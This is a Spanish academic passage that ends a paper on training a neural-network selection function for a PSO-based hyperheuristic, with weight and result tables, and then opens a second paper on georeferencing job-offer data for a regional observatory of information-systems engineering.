$$\text{IA}^{[k]} = \sum_{i=1}^{nP} \frac{\text{adaptado}(i, k)}{nP} \quad (7)$$

Todos los indicadores están normalizados en el intervalo $[0,1]$, siendo 0 el valor de mínima habilidad y 1 el de máxima habilidad en cada indicador, y son evaluados en cada iteración k . Esta información se complementa agregando la estrategia que está siendo usada hasta el momento. Puede apreciarse que toda la información es independiente del problema que se está resolviendo, y por lo tanto, la hiperheurística podría ser utilizada para cualquier otro problema de optimización combinatoria. Un análisis de las habilidades de cada X-

FPSO forma respecto de cada indicador puede encontrarse en [14].

6.3. Función de selección de la HY X-FPSO CBR SII

La función de selección (FS) es la encargada de decidir qué estrategia debe ejecutarse dado el estado actual de resolución del algoritmo hiperheurístico. En este modelo en particular, es la que determina el plan de ejecución del algoritmo hiperheurístico, tomando las decisiones de cambio de estrategia "on the fly", es decir, a medida que se ejecuta el algoritmo. Un esquema sobre la FS puede observarse en la Figura 2.

Puede apreciarse que la función de selección no depende de la dimensión de la instancia del problema a resolver, ni del tipo de problema, ni del número de partículas utilizadas en el enjambre, ni de los parámetros utilizados. Es, en efecto, una función de selección que puede utilizarse en cualquiera de los dos problemas considerados.

La herramienta utilizada para actuar como función de selección es una red neuronal, específicamente del tipo MLP, con una capa de entrada, una capa oculta y una capa de salida. Los datos de entrada son, como se dijo, la estrategia que está siendo utilizada y los IIG de la iteración actual. Para capturar estos datos se han utilizado 9 neuronas de entrada: 4 neuronas se corresponden con las cuatro estrategias en el dominio, donde se ingresa 1 si la estrategia correspondiente es la que está siendo utilizada, 0 en caso contrario. Por lo tanto, estas 4 neuronas son de entrada binaria y mutuamente excluyentes. Las 5 neuronas restantes se utilizan para ingresar los valores de los 5 IIGs, valores acotados entre 0 y 1.

La capa oculta, por otra parte, se compone de otras 9 neuronas con función de activación sigmoidea simétrica, cuya ecuación está dada en (8).

$$\varphi(u_k + b_k) = \frac{2}{1 + e^{-2(u_k + b_k)}} - 1 \quad (8)$$

Finalmente, la capa de salida contiene 4 neuronas, una vez más, una por cada estrategia en el dominio de la hiperheurística, con función de activación lineal, cuyos valores de salida representan una estimación sobre la aptitud de la estrategia para ser aplicada en la próxima iteración. Como criterio sin excepción, la función de selección retorna la estrategia cuya estimación de aptitud es la máxima sobre las cuatro. Los empates (aunque muy improbables) se rompen de forma arbitraria, eligiendo la estrategia de menor índice entre las empatadas. Un esquema de la RN descrita puede encontrarse en la Figura 3.

6.4. El espacio de búsqueda heurístico de la HY X-FPSO CBR SII

En este punto puede verse que el espacio de búsqueda de la hiperheurística es diferente del espacio de búsqueda de las metaheurísticas de bajo nivel. La hiperheurística, o más bien su Función de Selección, debe ser capaz de elegir en cada instancia de decisión qué estrategia de bajo nivel es la próxima en ser aplicada, usando como datos de entrada los IIG y la estrategia en ejecución.

Dadas nID instancias de decisión en una ejecución, donde puede ser seleccionada una de nE estrategias del dominio de la hiperheurística, la cantidad de caminos posibles a tomar durante la ejecución está dada por nE^{nID} , las variaciones con repetición de nE tomados de a nID. El espacio de búsqueda de la hiperheurística está determinado, por tanto, por todas las alternativas de ejecución.

La FS determina un único camino o plan de ejecución de todos los posibles planes. En tal espacio de búsqueda, lo que se requiere es que el camino seleccionado sea, si no el mejor, uno de los mejores planes posibles, esto es, aquellos que alcanzan las mejores soluciones, medidas por la función de evaluación de bajo nivel. En este trabajo, el tiempo de ejecución se considera como un recurso en lugar de como un objetivo, es decir, todos los planes cuyo tiempo de ejecución es menor a una cota predeterminada son aceptados.




Figura 3: MLP constituyente de la FS

Ya que las estrategias metaheurísticas en el dominio de la hiperheurística poseen una componente pseudoaleatoria, la resolución de la misma instancia de un problema se ve afectada por la semilla con la cual se inicializa el generador de números aleatorios (RNG). Este hecho produce que, para una instancia de un problema dada, el mismo camino de ejecución produzca diferentes valores finales de aptitud debido a la aleatoriedad con la que se generan las soluciones iniciales y a la forma en que las partículas computan su movimiento. Esto implica que el mejor plan para una semilla podría estar lejos de serlo para otra. Más aún, la misma instancia de decisión para la misma instancia de un problema, inicializada con distintas semillas, puede encontrarse en una situación completamente distinta en la búsqueda (por caso, mejor aptitud lograda hasta la instancia, distribución de las partículas en el espacio de búsqueda, etc.). En este punto es que los IIG servirán como guía a la FS, ya que los valores con los cuales caracterizarán el estado de la solución serán, *a priori*, diferentes.

7. Entrenamiento de la Función de Selección

Se introduce un novedoso método de entrenamiento de naturaleza metaheurística, basado en PSO. Para la utilización de este método es necesario el acopio de Casos de Resolución, concepto que se define a continuación. Un caso de resolución (CR) es el conjunto de todos los posibles planes de ejecución para una instancia de un problema, un valor de λ (intervalo de tiempo entre instancias de decisión), *nID* (la cantidad de instancias de decisión) y una semilla aleatoria determinadas. Es decir que un CR agrupa todas las 4^{nID} posibles trayectorias de ejecución de la HY X-FPSO CBR SII para una semilla aleatoria determinada cuando se la aplica a la instancia deseada. Un conjunto de Casos de Resolución se denomina aquí Base de Casos de Resolución (BCR) y puede estar formado por CRs de diversa índole, por caso, igual problema, igual instancia, igual λ y distinta semilla, o igual problema, distinta instancia, igual λ , etc.

La FS selecciona una única trayectoria de las 4^{nID} posibles trayectorias de ejecución de cada CR. Si se pondera a cada trayectoria por la mejor aptitud lograda en ella, lo que se requiere es que la FS seleccione las mejores trayectorias de cada caso, en promedio. Como la FS se compone de una red neuronal, el problema del entrenamiento puede enunciarse de la siguiente manera.

7.1. El problema de optimización asociado al entrenamiento

Sea BCR una base de casos de resolución como la descrita más arriba. Se denota $[x]$ al caso de resolución

al que pertenece la trayectoria x , $FS(W, [x])$ a la trayectoria del caso $[x]$ determinada por la función de selección utilizando W como los pesos sinápticos de la RN, $[x]^*$ a la mejor trayectoria del caso $[x]$ (esto es, la de aptitud lograda máxima) y $fbG(x)$ al máximo valor de aptitud logrado por la trayectoria x . Se quieren determinar los valores de los pesos sinápticos W de la red neuronal con el fin de que la FS determine las mejores trayectorias de cada caso en la base de casos. El objetivo es minimizar la sumatoria de todos los desvíos relativos de la aptitud alcanzada por la FS respecto de la mejor aptitud en cada caso de resolución. Se trata entonces de resolver el siguiente problema de optimización no lineal continua:

$$\text{mín } \epsilon^{fbG} = \frac{\sum_{[x] \in BCR} \left(\frac{fbG([x]^*) - fbG(FS(W, [x]))}{fbG([x]^*)} \right)}{|BCR|} \quad (9)$$

Nótese que la diferencia $fbG([x]^*) - fbG(FS(W, [x]))$ siempre resulta no negativa. Además, el desvío tomado como relativo tiende a priorizar los casos en los que $fbG([x]^*)$ es más pequeño.

Este problema reside en un nivel de abstracción claramente superior. Se trata de encontrar la configuración óptima para un mecanismo que guía la búsqueda de soluciones óptimas en clases de problemas. Esta configuración es óptima sólo para los casos de la base de casos, sin embargo, se espera que la diversidad en la base sea tal que cualquier caso no visto durante el entrenamiento pueda ser resuelto satisfactoriamente, esto es, mejor que cualquiera de las metaheurísticas por separado.

La función objetivo de este problema no es diferenciable (véase que el cálculo de $FS(W, [x])$ implica la aplicación repetida de una RN seguida de una búsqueda posicional de máximo), por lo que es imposible aplicar métodos clásicos para resolver este problema. Más aún, la selección de los patrones de entrenamiento a partir de la BCR no es una tarea trivial, ya que por un lado, se deben poder diferenciar las ejecuciones resultado de los “golpes de suerte” del RNG de las más habituales, y, por otra parte, minimizar las posibles incoherencias entre patrones muy similares que asignen distintas estrategias a ejecutar como próximas.

Debido a estos inconvenientes se ha formulado un método novedoso para realizar el entrenamiento de la FS a partir de la BCR de forma completamente automática. Se utiliza para ello una metaheurística PSO CF VN, cuyo vector posición se compone de la siguiente manera. La primera dimensión de la posición codifica la primera estrategia s_0 a aplicarse en todos los casos al inicio del algoritmo hiperheurístico, por lo tanto, las cotas para esta primera dimensión son $1 \leq s_0 \leq 4$, restringida a valores

enteros. Las dimensiones siguientes constituyen la linealización por filas de los pesos sinápticos de ambas capas de la RN. Si bien no existen cotas estrictamente definidas en este caso, se establecieron arbitrariamente los valores mínimos y máximos en -10 y 10 respectivamente, pudiendo tomar valores fraccionarios. El tamaño final del vector posición es de 131 componentes ($9 \times 9 = 81$ pesos sinápticos y 9 umbrales entre las capas de entrada y oculta, $9 \times 4 = 36$ pesos sinápticos y 4 umbrales entre las capas oculta y de salida, dando un total de $81 + 9 + 36 + 4 = 130$ parámetros de la red, más 1 componente para la primera estrategia). La función de aptitud de tal metaheurística consiste en recorrer cada caso de la BCR determinando, a partir de la información almacenada en el vector posición, cuál es el plan que la FS determina, y a partir de ello, el desvío relativo de la aptitud final lograda por la FS respecto de la mejor aptitud lograda en el caso.

Este modelo busca, a través de la determinación de los pesos sinápticos, seleccionar los mejores planes de resolución, e implícitamente, selecciona los “patrones” para entrenar la red. No sólo eso, sino que este enfoque obliga a que los planes seleccionados sean consistentes entre sí, ya que están determinados por la misma función de selección. Esto último es algo muy difícil de lograr por inspección. Además el proceso de entrenamiento es automático, ya que tanto la recolección de los datos como la resolución del problema se realizan de esa manera. Esto lo diferencia respecto de formulaciones anteriores, como las presentadas en [15], [16], en la que la selección de patrones de entrenamiento, de carácter cualitativo, es realizada por el programador, con extremo cuidado, tarea que insume una gran cantidad de tiempo.

7.2. Validación de la RN

En [17] se propone una metodología de diseño de RNs utilizando PSO. En esta metodología la etapa de validación se lleva a cabo junto con el entrenamiento, utilizando dos funciones objetivo: el error cuadrático medio sobre los datos de entrenamiento (MSE_T) y el error cuadrático medio sobre los datos de validación (MSE_V). Ambas funciones objetivo se integran en una única función objetivo que pondera a las dos anteriores, $VMSE = \rho_V \times MSE_V + \rho_T \times MSE_T$. El mismo enfoque se utiliza en este trabajo.

El problema del entrenamiento de la FS incorporando el esquema de validación queda formulado utilizando el siguiente modelo de optimización no lineal:

$$\min \varepsilon_{T,V}^{fbG} = \rho_T \times \varepsilon_T^{fbG} + \rho_V \times \varepsilon_V^{fbG} \quad (10)$$

siendo ε_T^{fbG} el promedio de los desvíos para los casos de entrenamiento y ε_V^{fbG} el promedio de los desvíos para los casos de validación, ambos calculados de la misma

forma que (9) con sus datos correspondientes. ρ_T y ρ_V son ponderaciones sobre ambos objetivos, siendo valores típicos 0.4 y 0.6 respectivamente.

8. Resultados

Se ha utilizado una instancia del problema del balance de cargas, codificado BC114, y una del problema de la optimización de la confiabilidad, codificado Conf47. Para BC114 se tienen 114 variables de decisión y se utilizaron ejecuciones de 30 segundos, con 6 instancias de decisión distribuidas uniformemente a los 0, 5, 10, 15, 20 y 25 segundos, utilizando un enjambre de 100 partículas. Para Conf47 se tienen 47 variables de decisión y se utilizaron ejecuciones de 3 segundos, con 4 instancias de decisión distribuidas uniformemente a los 0, 0.75, 1.5 y 2.25 segundos, utilizando un enjambre de 64 partículas. Para ambos problemas se generaron los CRs correspondientes, utilizando 10 semillas aleatorias diferentes. Por lo tanto, la BCR quedó constituida por 20 CRs. Por cuestiones de espacio es imposible incluir la BCR aquí (la tabla ocupa $54600 + 3400 = 58000$ filas).

Utilizando el método de entrenamiento presentado se obtuvo la siguiente red neuronal, con un valor objetivo $\varepsilon^{fbG} = 0.003807$, utilizando un enjambre PSO CF VN de 225 partículas durante 250 segundos, y un esquema de validación de 2 casos (casos 10 y 20).

Tabla 1: Pesos sinápticos de las conexiones entre la capa de entrada (E) y la oculta (O)

ε^{fbG}	0.003807			$s_0 = X_4$
E\O	10	11	12	13
0 (X1)	1.96971	6.81259	7.67330	-2.99129
1 (X2)	5.93737	-8.74706	-1.55324	1.01769
2 (X3)	5.34806	3.10832	-6.59386	-8.63740
3 (X4)	-5.95033	6.52813	0.17263	-8.49584
4 (IP)	4.07440	-1.43141	8.47274	-8.82833
5 (IC)	-7.41381	1.04032	-3.86347	-0.47706
6 (IDR)	4.07079	4.84344	1.52650	4.78688
7 (IE)	9.83283	-7.98008	-5.08536	5.43648
8 (IA)	8.43540	-1.78436	-0.70107	6.07882
9 (bias)	2.21420	-6.28028	-2.55855	-0.83871

Tabla 2: Pesos sinápticos de las conexiones entre la capa de entrada (E) y la oculta (O) (continuación)

E\O	14	15	16	17	18
0 (X1)	-4.56631	2.31959	2.55586	5.77905	-7.48802
1 (X2)	1.21548	4.79925	8.90851	-1.68714	-3.63131
2 (X3)	-1.58504	8.88947	8.46308	6.25987	2.92017
3 (X4)	-6.11082	0.70409	-1.87660	7.62882	-4.68955
4 (IP)	-0.99399	0.43380	-8.20626	6.70135	2.44153
5 (IC)	-5.81054	3.96542	6.73752	-8.36759	0.27219

6 (IDR)	5.69141	-3.74400	9.77033	-6.68890	4.70736
7 (IE)	1.67116	-0.83470	0.40367	-0.58486	-6.41335
8 (IA)	-7.44185	5.06821	1.04563	-8.72908	6.81547
9 (bias)	6.88443	8.74634	-1.23602	-1.85340	9.86229

Tabla 3: Pesos sinápticos de las conexiones entre la capa oculta (O) y la de salida (S)

O/S	20 (X1)	21 (X2)	22 (X3)	23 (X4)
10	5.51924	-8.45634	2.99218	-0.97398
11	-2.58244	-6.79255	8.56919	7.26100
12	-0.15366	-9.89862	4.46267	1.21592
13	9.58645	1.70393	-9.03683	-3.44176
14	6.64332	-8.31177	5.55112	-3.36366
15	-4.01403	2.80890	4.04161	2.30236
16	-5.11417	0.47713	5.52305	-4.65759
17	-2.00224	-5.66082	-0.20345	0.96276
18	-2.72997	5.76263	0.13843	4.44177
19 (bias)	4.89885	-4.59025	-4.34467	8.20037

Finalmente, en la Tabla 4 se muestran los planes determinados por la FS en la BCR.

Tabla 4: Planes determinados por la FS en cada Caso de Resolución de la BCR

Nº de caso	Plan determinado por la FS	fbG del plan de la FS	Mejor fbG del caso
1	X4→X3→X2→X1→X1→X1	0.998339	1
2	X4→X3→X1→X1→X1→X1	0.990298	1
3	X4→X3→X2→X1→X1→X1	0.970411	1
4	X4→X3→X1→X3→X1→X1	0.982422	1
5	X4→X3→X2→X1→X1→X1	0.997608	1
6	X4→X3→X2→X1→X1→X1	0.992166	1
7	X4→X3→X1→X1→X1→X1	0.979618	1
8	X4→X3→X1→X1→X1→X1	0.979755	1
9	X4→X3→X1→X3→X1→X1	1	1
10	X4→X3→X1→X1→X1→X1	1	1
11	X4→X3→X1→X2	0.571849	0.571849
12	X4→X4→X2→X1	0.566624	0.571849
13	X4→X3→X1→X2	0.571849	0.571849
14	X4→X4→X2→X1	0.570941	0.571849
15	X4→X4→X2→X1	0.564785	0.570441
16	X4→X3→X1→X2	0.563719	0.571822
17	X4→X3→X1→X2	0.571849	0.571849

Nº de caso	Plan determinado por la FS	fbG del plan de la FS	Mejor fbG del caso
18	X4→X3→X1→X2	0.558752	0.559815
19	X4→X4→X2→X1	0.570941	0.570941
20	X4→X4→X2→X1	0.562665	0.563719

Puede apreciarse que los pesos de la FS determinados por el método presentado logran aptitudes para los casos vistos muy buenos, siempre cercanos al mejor valor logrado en el caso, esto es, en la generación exhaustiva de posibles ejecuciones, dada una semilla determinada.

Para todas las ejecuciones se utilizó software desarrollado por los autores escrito en el lenguaje C++. Los experimentos se llevaron a cabo en una notebook PC con un procesador Intel i7-6500U utilizando un sistema operativo Kubuntu Linux 16.04 LTS.

9. Conclusiones

Se han presentado los aspectos teóricos del modelo hiperheurístico HY X-FPSO CBR SII. Se ubicó en la clasificación propuesta, se describieron los aspectos relativos a su dominio, ámbito de aplicación, información independiente del dominio utilizada y función de selección. Respecto de esta última se realizó una definición abstracta que permite que la FS pueda ser utilizada en distintos problemas de optimización combinatoria. También se presentó el problema de su entrenamiento, resuelto mediante un método novedoso y automático, basado en casos, que utiliza una metaheurística X-PSO. Finalmente, se aplicó el método para entrenar la hiperheurística utilizando una base compuesta de 20 casos de dos problemas distintos de optimización combinatoria: 10 del balance de fases y 10 de la optimización de la confiabilidad en SDEEs. Los resultados obtenidos avalan la aptitud del método presentado para determinar pesos adecuados para la FS de la hiperheurística.

10. Referencias

- [1] D. H. Wolpert y W. G. Macready, «No free lunch theorems for optimization», *IEEE Trans. Evol. Comput.*, vol. 1, n.º 1, pp. 67-82, 1997.
- [2] G. Schweickardt y V. Miranda, «Metaheurística FEPSO aplicada a problemas de Optimización Combinatoria: Balance de Fases en Sistemas de Distribución Eléctrica», *Ciencia, docencia y Tecnol.*, n.º 40, pp. 133-163, 2010.
- [3] P. Cowling, G. Kendall, y E. Soubeiga, «A hyperheuristic approach to scheduling a sales summit», *Pract. Theory Autom. Timetabling III*, pp. 176-190, 2001.
- [4] E. K. Burke, M. Hyde, G. Kendall, G. Ochoa, E. Ozcan, y J. R. Woodward, «A Classification of Hyper-heuristic

- Approaches», en *Handbook of Meta-Heuristics 2nd Edition*, 2010, pp. 449-468.
- [5] J. Kennedy y R. Eberhart, «Particle swarm optimization», *Neural Networks, 1995. Proceedings., IEEE Int. Conf.*, vol. 4, pp. 1942-1948 vol.4, 1995.
- [6] M. Clerc y J. Kennedy, «The particle swarm - explosion, stability, and convergence in a multidimensional complex space», *IEEE Trans. Evol. Comput.*, vol. 6, n.º 1, pp. 58-73, 2002.
- [7] V. Miranda, H. Keko, y A. Jaramillo, «EPSO: Evolutionary particle swarms», *Stud. Comput. Intell.*, vol. 66, pp. 139-167, 2007.
- [8] G. Schweickardt, V. Miranda, y J. M. G. Alvarez, «Dos enfoques metaheurísticos para resolver problemas de optimización combinatoria multicriterio: Fuzzy Evolutionary Particle Swarm Optimization con topología Estrella Global/Individual (FEPSO GIST) y Fuzzy Simulated Annealing (FSA)», en *XXIII ENDIO - XXI EPIO - II ERABIO*, 2010.
- [9] J. Kennedy y R. Mendes, «Neighborhood topologies in fully-informed and best-of-neighborhood particle swarms», en *SMCia 2003 - Proceedings of the 2003 IEEE International Workshop on Soft Computing in Industrial Applications*, 2003, pp. 45-50.
- [10] G. Schweickardt y C. Casanova, «Modelo hiperheurístico para la optimización de la confiabilidad en sistemas de distribución eléctrica de media tensión», en *Anales XXX ENDIO y XVIII EPIO*, 2017, pp. 138-145.
- [11] C. Casanova y G. Schweickardt, «Análisis de las habilidades de Metaheurísticas X-PSO Multiobjetivo mediante Indicadores de Inteligencia de Grupo: Aplicación en el Balance de Carga en Redes Eléctricas de Baja Tensión», *Rev. la Esc. Perfecc. en Investig. Oper.*, n.º 40, pp. 23-42, 2016.
- [12] M. M. Millonas, «Swarms, Phase Transitions, and Collective Intelligence», *St. Fe Inst. Stud. Sci. Complexity-Proceedings Vol.*, p. 30, 1994.
- [13] C. E. Shannon, «A Mathematical Theory of Communication», *Bell Syst. Tech. J.*, vol. 27, pp. 379-423, 1948.
- [14] C. Casanova y G. Schweickardt, «Análisis cuantitativo de las habilidades de Metaheurísticas X-PSO Multiobjetivo mediante Indicadores de Inteligencia de Grupo», en *IV Congreso Nacional de Ingeniería en Informática/Sistemas de Información*, 2016.
- [15] G. Schweickardt, C. Casanova, y J. M. Gimenez Alvarez, «Hiperheurística basada en razonamiento con dominio en metaheurísticas x-pso multiobjetivo hy x-fpso cbr. Aplicación sobre una optimización dinámica posibilística. Parte 2) Aplicación a la optimización dinámica posibilística en la planificación de mediano/», *Rev. la Esc. Perfecc. en Investig. Oper.*, n.º 35, 2014.
- [16] G. Schweickardt, C. Casanova, y J. M. Gimenez Alvarez, «Hiperheurística basada en razonamiento con dominio en metaheurísticas x-pso multiobjetivo hy x-fpso cbr. Aplicación sobre una optimización dinámica posibilística. Parte 1) Desarrollos teóricos del algoritmo hiperheurístico HY X-FPSO CBR», *Rev. la Esc. Perfecc. en Investig. Oper.*, n.º 34, 2013.
- [17] B. A. Garro y R. A. Vázquez, «Designing Artificial Neural Networks Using Particle Swarm Optimization Algorithms», *Comput. Intell. Neurosci.*, vol. 2015, p. 20, 2015.
- [18] F. Glover y G. A. Kochenberger, *Handbook of Metaheuristics*. 2003.

La Georreferenciación como Herramienta para la Gestión del Conocimiento en el Contexto de un Observatorio Regional de Desarrollo de la Ingeniería en Sistemas de Información/Informática

Fabiana María Riva, Martín Abbatemarco, Alejo Cervino, Nicolás Pereira

Departamento de Ingeniería en Sistemas de Información

Facultad Regional Rosario

Universidad Tecnológica Nacional

E. Zeballos 1341, 2000 Rosario, Argentina

fabianamriva@gmail.com, abbatemarco.martin@gmail.com,

alejocervino@hotmail.com, npereira@frro.utn.edu.ar

Abstract

La obtención de indicadores que permitan la toma de decisiones estratégicas por parte de los sectores que conforman el triángulo de Sábato - Universidad, Estado, Industria -, en torno al desarrollo y evolución de las Tecnologías de Información y Comunicaciones, Software y Servicios Informáticos (TIC-SSI), y su aporte a las cadenas productivas transversales, ha sido una de las metas propuestas para el planteo del Observatorio Regional de Desarrollo de la Ingeniería en Sistemas de Información/Informática (IISI.d.r.O). En este sentido, se ha definido la Infraestructura Tecnológica, incluyendo el desarrollo de productos para la captura y sistematización de datos, así como para el cálculo de indicadores que sustentarán la operación de IISI.d.r.O. Sin embargo, y para avanzar en la utilización efectiva de la información obtenida, es necesario convertir al sistema de información en un recurso estratégico esencial para la gestión del conocimiento. En particular en este trabajo, y tomando como relevante la información obtenida de los conocimientos y competencias que demanda el mercado laboral en torno a las TIC-SSI, se analiza el desarrollo de un prototipo preliminar para la automatización de la recuperación y tratamiento de la mencionada información y la aplicación de la georreferenciación como herramienta, no sólo de visualización sino como disparadora para el descubrimiento de nuevas perspectivas de análisis de la información para la Gestión del Conocimiento que, sin el uso de estas tecnologías, permanecerían invisibles.

Palabras clave: *Observatorio - Competencias - Georreferenciación - Gestión del Conocimiento*

1. Introducción

El Observatorio Regional de Desarrollo de la Ingeniería en Sistemas de Información/Informática (IISI.d.r.O) tiene como finalidad el diseño, construcción e implementación de una plataforma tecnológica integrada y abierta que recopile, analice y suministre información sustantiva en torno al desarrollo y evolución de las Tecnologías de Información y Comunicaciones, Software y Servicios Informáticos (TIC-SSI) y su aporte a las cadenas productivas transversales, para atender a las necesidades de los sectores que conforman el Triángulo de Sábato: Universidad - Estado - Industria[1].

Habiendo ya analizado la inexistencia de Observatorios en el sentido que pretende darse a IISI.d.r.O.[1] y definida la metodología para el trabajo en el Proyecto[2], basada en las metodologías ágiles y enmarcada en un ciclo de mejora continua, se refinaron los objetivos específicos que determinaron los productos a desarrollar, comenzando así a delinear el diseño de la Infraestructura Tecnológica para su operación.

Algunos de los objetivos específicos más relevantes tomados en cuenta desde el inicio del Proyecto han sido:

- Identificar perfiles y competencias demandadas por la Industria SSI que, en relación a los conocimientos y competencias derivadas de la formación académica, pueden ser utilizadas como indicador clave para derivar las necesidades de formación a cubrir por parte de la Universidad.
- Reconocer requerimientos de investigación pertinentes vinculados a la carrera, región donde se desarrollan y sectores transversales de aplicación de forma tal de mantener actualizadas las temáticas de investigación prioritarias.

- Individualizar cuestiones referidas a la movilidad laboral de los egresados o estudiantes de la carrera y su relación con las competencias de egreso y profesionales adquiridas.
- Conocer el mapa de distribución de desarrollos de productos y servicios para la industria específica y transversales, necesidades de infraestructura, recursos humanos, financieros y de competitividad en relación a otros mercados, que servirán al Estado para diseñar políticas de acción.
- Analizar la existencia de segmentos de mercados no explotados, necesidades de las cadenas productivas transversales y existencia de recursos humanos con las competencias necesarias para la implementación de tecnologías, que servirán a la industria para mejorar sus propuestas.

Los avances de IISI.d.r.O. orientaron la utilización del constructo **Competencias** como base que sirvió de vehículo para el planteo de una “Red para el Análisis comparado de competencias en la trama productiva de la Industria del Software y Servicios Informáticos (SSI)”[3]. Esta línea de trabajo tiene su origen en el estudio de las competencias genéricas y específicas demandadas por el mercado laboral a partir de la sistematización de búsquedas en medios gráficos[4] y de la realización de encuestas a Empresas[5] y a Estudiantes y Egresados que realizan su actividad en la cadena productiva SSI[6].

El planteo de la mencionada Red en función de los objetivos planteados supone, a grandes rasgos, la obtención de información relevante asociada a actividades de investigación, entendidas como aquellas que producen nuevos conocimientos y fomentan la fragmentación y expansión del mismo, actividades profesionales reservadas a los títulos y estándares de acreditación de las carreras de Ingeniería en Sistemas de Información e Informática¹, y conocimientos y competencias demandadas por el mercado laboral SSI. El sustento tecnológico de esta Red es una Base de datos de Grafos[7] con el objeto de determinar las relaciones entre los diferentes nodos (conocimientos y competencias) que la conforman y su nivel de influencia.

Particularmente, el presente trabajo surge de las diferentes problemáticas que se suscitaron de la recolección de los datos para la identificación de perfiles y competencias demandadas por la Industria SSI, requerida no solo para proveer de datos a la Red sino para cumplir con la meta de man-

¹Contenidos curriculares básicos, carga horaria mínima, criterios de intensidad de la formación práctica y estándares para la acreditación de la carrera de Ingeniería en Sistemas de Información. Ministerio de Educación. Resolución Ministerial Nro.786 del 26/05/2009 (publicada en el Boletín Oficial Nro. 31.667 del 4/06/2009). Disponible en: <http://www.coneau.edu.ar/archivos/Res786\09.pdf>.

tener la periodicidad de las observaciones, objetivo inherente a un observatorio. Entre las problemáticas caben destacar la escasa participación en las encuestas realizadas, la variación en las prácticas de reclutamiento de las empresas SSI, además de la merma en las publicaciones de las fuentes utilizadas.

En la búsqueda de nuevos mecanismos para cumplir con el objetivo, las fuentes seleccionadas esta vez fueron las redes sociales virtuales e Internet lo que derivó en el análisis de cuestiones técnicas, legales y éticas para su tratamiento [8, 9].

Las oportunidades de obtención de información brindadas por las redes sociales e Internet, en particular para este trabajo de las páginas de ofertas laborales, mejoraron tanto en volumen, variedad y extensión geográfica, orientando al equipo de IISI.d.r.O. al análisis de nuevas metodologías para la sistematización y tratamiento de los datos y a la utilización de nuevas herramientas para mejorar el análisis abriendo nuevas perspectivas y oportunidades de conocimiento, facilitando a su vez nuevas interpretaciones. En este sentido, la incorporación de la dimensión espacial favorece la extensión del estudio, inicialmente pensado para la Región Rosario, a todas las regiones donde se ubican las carreras de Ingeniería en Sistemas de Información/Informática, ayudando a la incorporación de estudios sobre las externalidades de conocimiento que específicamente se producen o deben producirse en cada una de ellas.

El presente trabajo plantea, entonces, el diseño de un prototipo preliminar que, de la sistematización y tratamiento automatizado de los datos obtenidos de Internet, en particular de las páginas de ofertas laborales para la identificación de perfiles, conocimientos y competencias demandados por la Industria SSI, y de la aplicación de georreferenciación al estudio, permita el descubrimiento de nuevas fortalezas y de debilidades a mitigar para cumplir con los objetivos de IISI.d.r.O.

A partir de los objetivos planteados para el trabajo y de la metodología de trabajo en el Proyecto se desarrollaron las siguientes fases:

- Análisis de Técnicas y Herramientas
- Desarrollo de funcionalidades
- Prueba del Prototipo

2. Análisis de Técnicas y Herramientas

2.1. Aplicación de la Georreferenciación al Estudio de la Trama Productiva SSI

En la búsqueda de metodologías que favorezcan la generación de conocimiento basado en las variables que se pretenden analizar en el contexto de IISI.d.r.O., surge, como

se ha mencionado en la Introducción, la oportunidad de incorporar la dimensión espacial, inicialmente como técnica empírica, que permita no sólo la visualización regional sino la determinación de nuevas variables y elementos a tener en cuenta.

Autores [10, 11, 12, 13] que trabajan la incorporación de la dimensión espacial a estudios sociales y económicos definen algunas cuestiones que se toman en consideración para el desarrollo del trabajo.

En principio se dirá que la metodología a aplicar alude a lo definido como análisis socioespacial con Sistemas de Información Geográfica (SIG) cuya base conceptual es la teoría de la geografía.

Los “SIG pueden ser entendidos como procedimientos técnicos y metodológicos que permiten por un lado tratar la espacialidad de los datos y por otro favorecer el estudio de la realidad desde enfoques multidimensionales e integrados, como son el tiempo, el espacio y las personas que interactúan con el territorio en un momento determinado” [14].

El principio de organización de los SIG posibilita la incorporación de diferentes capas que podrán ser analizadas en forma integrada identificando entidades y atributos temáticos. En función de esto el resultado será un **modelo vectorial** representado por puntos en el espacio de forma tal de modelar un fenómeno discreto.

Para el desarrollo del módulo de georreferenciación es necesaria la selección de una herramienta para la lectura, procesamiento y presentación final de la información obtenida en un mapa. Se decidió utilizar QGIS en su versión 2.18 [15]. QGIS es un sistema de información geográfica libre y de código abierto que permite la creación, edición, visualización, análisis y publicación de información geoespacial. La disponibilidad de documentación en línea, junto con su amigable interfaz de usuario y la fácil y rápida integración con Python, lenguaje de programación seleccionado para el desarrollo, fueron las principales razones que llevaron a la utilización de esta herramienta por sobre otras disponibles.

Si bien en este trabajo se focaliza sobre las ofertas laborales, donde las entidades serán los avisos y los atributos serán los perfiles, conocimientos y competencias demandados por la Industria, se han identificado además como relevantes al estudio de la trama productiva SSI las siguientes capas: empresas SSI para trabajar sobre las tecnologías aplicadas en el desarrollo de sus productos y sectores transversales que determinarán nuevas competencias, oferta académica universitaria, conocimientos y competencias que se derivan de actividades de investigación y oferta de profesionales y su movilidad.

2.2. Procesamiento de Ofertas Laborales

En este sentido se torna necesario resolver dos cuestiones fundamentales: la recolección de datos de las páginas

de ofertas laborales y el procesamiento para la detección automática de perfiles, conocimientos y competencias relevantes como atributos para luego proceder a su georreferenciación.

